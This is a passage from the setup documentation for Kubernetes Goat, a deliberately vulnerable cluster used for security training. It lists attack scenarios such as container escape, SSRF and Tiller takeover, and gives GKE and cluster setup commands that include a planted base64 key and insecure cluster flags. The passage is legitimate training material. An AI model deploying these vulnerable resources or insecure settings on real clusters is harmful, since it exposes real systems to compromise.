



KUBERNETES GOAT

About Kubernetes Goat

Kubernetes Goat is designed to be an intentionally vulnerable cluster environment to learn and practice Kubernetes security.



Disclaimer & Warnings

> Kubernetes Goat creates intentionally vulnerable resources into your cluster. DO NOT deploy Kubernetes Goat in a production environment or alongside any sensitive cluster resources.

Kubernetes Goat Scenarios

1. Sensitive keys in code bases
2. DIND (docker-in-docker) exploitation
3. SSRF in K8S world
4. Container escape to access host system
5. Docker CIS Benchmarks analysis

6. Kubernetes CIS Benchmarks analysis
7. Attacking private registry

8. NodePort exposed services
9. Helm v2 tiller to PwN the cluster
10. Analysing crypto miner container
11. Kubernetes Namespaces bypass
12. Gaining environment information
13. DoS the memory/cpu resources
14. Hacker Container preview

Kubernetes Goat Architecture

TBD

Author

Kubernetes Goat was created by Madhu Akula


Madhu Akula is a security ninja, published author, and cloud native security researcher with an extensive experience. Also, he is an active member of the international security, devops and cloud native communities (null, DevSecOps, AllDayDevOps, etc). Holds industry certifications like OSCP (Offensive Security Certified Professional), CKA (Certified Kubernetes Administrator), etc. Madhu frequently speaks and runs training sessions at security events and conferences around the world including DEFCON (24, 26 & 27), BlackHat USA (2018 & 19), USENIX LISA (2018 & 19), O'Reilly Velocity EU 2019, GitHub Satellite 2020, Appsec EU (2018 & 19), All Day DevOps (2016, 17, 18, 19 & 20), DevSecCon (London, Singapore, Boston), DevOpsDays India, c0c0n(2017, 18), Nullcon (2018, 19), SACON 2019, Serverless Summit, null and multiple others. His research has identified vulnerabilities in over 200+ companies and organizations including; Google, Microsoft, LinkedIn, eBay, AT&T, WordPress, NTOP and Adobe, etc and credited with multiple CVE's, Acknowledgements and rewards. He is co-author of Security Automation with Ansible2 (ISBN-13: 978-1788394512), which is listed as a technical resource by Red Hat Ansible. Also won 1st prize for building an infrastructure security monitoring solution at InMobi flagship hackathon among 100+ engineering teams.

Learning Kubernetes

Kubernetes is an open-source container-orchestration system for automating application deployment, scaling, and management. It was originally designed by Google and is now

deployment, scaling, and management. It was originally designed by Google and is now maintained by the Cloud Native Computing Foundation. - Wikipedia

What is Kubernetes - The Illustrated Children's Guide to Kubernetes



source: https://www.youtube.com/watch?v=4ht22ReBjno

Kubernetes Overview




Image source: Khtan66 CC BY-SA 4.0, from Wikimedia Commons

Resources to learn more about Kubernetes

- Kubernetes Docs
- Kubernetes Tutorials
- Kubernetes by Examples

Kubernetes Cluster Setup

Before we set up the Kubernetes Goat, we need to have a working Kubernetes cluster admin access.


There are many ways you can run the Kubernetes Cluster. Some of them include running in

- Cloud provider Kubernetes service (like GKE, EKS, AKS, DO, etc.)
- Locally provisioned cluster

- Minikube environnement
- Katacoda Playground

Refer to the Kubernetes setup documentation for more information and details at https://kubernetes.io/docs/setup/


Kubernetes playground by Katacoda




https://katacoda.com/madhuakula/scenarios/kubernetes-goat

Google Kubernetes Engine(GKE) Setup

- Navigate to your Google cloud console https://console.cloud.google.com
- Choose the project you want to set up the Kubernetes Cluster in Google Cloud
- Then open the Google Cloud Shell. Click on the top right terminal icon






Creating new GKE cluster

```
# Importing required environment variables
export KUBERNETESGOATCLUSTERNAME="kubernetes-goat"
export KUBERNETESGOATREGION="us-central1"
export KUBERNETESGOATCLUSTERVERSION="1.16.8-gke.15"
export KUBERNETESGOATPROJECTNAME="<YOUR GOOGLE PROJECT ID>"

# Setup the GKE cluster
gcloud beta container --project "$KUBERNETESGOATPROJECTNAME" clusters create
"$KUBERNETESGOATCLUSTERNAME" --zone "$KUBERNETESGOATREGION-a" --no-enable-basic-
auth --cluster-version "$KUBERNETESGOATCLUSTERVERSION" --machine-type "n1-
standard-1" --image-type "UBUNTU" --disk-type "pd-standard" --disk-size "50" --
metadata disable-legacy-
endpoints=true,GOAT_KEY="azhzLWdvYXQtNmJlNGRkMWI3ZmE4NGUzNzA0ODllZGQ2NDA0MWQ2MTk="
--scopes
"https://www.googleapis.com/auth/devstorage.read_only","https://www.googleapis.com/a
 --preemptible --num-nodes "2" --enable-stackdriver-kubernetes --enable-ip-alias -
-network "projects/$KUBERNETESGOATPROJECTNAME/global/networks/default" --
subnetwork
"projects/$KUBERNETESGOATPROJECTNAME/regions/$KUBERNETESGOATREGION/subnetworks/defau
 --default-max-pods-per-node "110" --enable-autoscaling --min-nodes "1" --max-
nodes "5" --no-enable-master-authorized-networks --addons
HorizontalPodAutoscaling,HttpLoadBalancing --no-enable-autoupgrade --no-enable-
autorepair --maintenance-window "03:00"

# Get the GKE cluster credentials to Google Cloud Shell
gcloud container clusters get-credentials $KUBERNETESGOATCLUSTERNAME --zone
$KUBERNETESGOATREGION-a --project $KUBERNETESGOATPROJECTNAME
```

- Check the Kubernetes cluster access by running `kubectl version --short`



```
Server Version: v1.16.8-gke.15
```

Miscellaneous

- When you start the new project or creating Kubernetes cluster first time in GKE, it might take a while to enable the API. So you might see below error/message information.


> Kubernetes Engine API is being enabled. This may take a minute or more. Learn more

Kubernetes Goat Setup

This document explains the steps to set up the Kubernetes Goat in your Kubernetes Cluster.

> Please do not set up Kubernetes Goat in your production workloads, as this is designed to be intentionally vulnerable.

Free online Kubernetes Goat playground



https://katacoda.com/madhuakula/scenarios/kubernetes-goat

Pre-requisites

- Ensure you have admin access to the Kubernetes cluster
  - Refer to kubectl releases for binaries https://kubernetes.io/docs/tasks/tools/install-kubectl/
  - Verify by running `kubectl version`
- Ensure you have helm version 2 setup in your path as `helm2`
  - Refer to helm version 2 releases for binaries https://github.com/helm/helm/releases
  - Verify by running `helm2 version`

Setting up Kubernetes Goat

- To set up the Kubernetes Goat resources in your cluster, run the following commands

```
git clone https://github.com/madhuakula/kubernetes-goat.git
cd kubernetes-goat
bash setup-kubernetes-goat.sh
```

Scenarios

Welcome to Kubernetes Goat Scenarios. This is the home for exploring your Kubernetes Goat scenarios, discovery, exploitation, attacks, endpoints, etc.

Ensure you have `kubectl` and `docker` binary installed in your host system to get maximum out of this training platform. Follow each scenario by clicking on the scenario.

Access the Kubernetes Goat environment resources

- Ensure the pods are in running state before running the access script


```
kubectl get pods
```

```
master $ kubectl get pods
NAME                                        READY   STATUS      RESTARTS   AGE
batch-check-job-kzs6l                       0/1     Completed   0          24m
build-code-deployment-7cbd74ccdf-8dx7k      1/1     Running     0          24m
health-check-deployment-54fd854474-hl27t    1/1     Running     0          24m
hunger-check-deployment-74d6d8bd57-m7xfn    1/1     Running     0          24m
internal-proxy-deployment-6b897b7658-5ksth  2/2     Running     0          24m
kubernetes-goat-home-deployment-6676b97f8f-9lg4w  1/1     Running     0          24m
metadata-db-b686dcff9-6w484                 1/1     Running     0          5m17s
poor-registry-deployment-7d66bf854f-ntcxv   1/1     Running     0          24m
system-monitor-deployment-669cd6459c-9nd5z  1/1     Running     0          24m
```

- Run the following script to access the environment

```
bash access-kubernetes-goat.sh
```

- Then navigate to http://127.0.0.1:1234



Flags looks like below

The flag format looks like `k8s-goat-2912d3d0b262bb16afbe450034089463`

List of Scenarios

1. Sensitive keys in code bases
2. DIND (docker-in-docker) exploitation
3. SSRF in K8S world
4. Container escape to access host system
5. Docker CIS Benchmarks analysis
6. Kubernetes CIS Benchmarks analysis
7. Attacking private registry

8. NodePort exposed services
9. Helm v2 tiller to PwN the cluster


10. Analysing crypto miner container
11. Kubernetes Namespaces bypass
12. Gaining environment information
13. DoS the memory/cpu resources
14. Hacker Container preview
15. Hidden in layers

Sensitive keys in codebases

Scenario Information

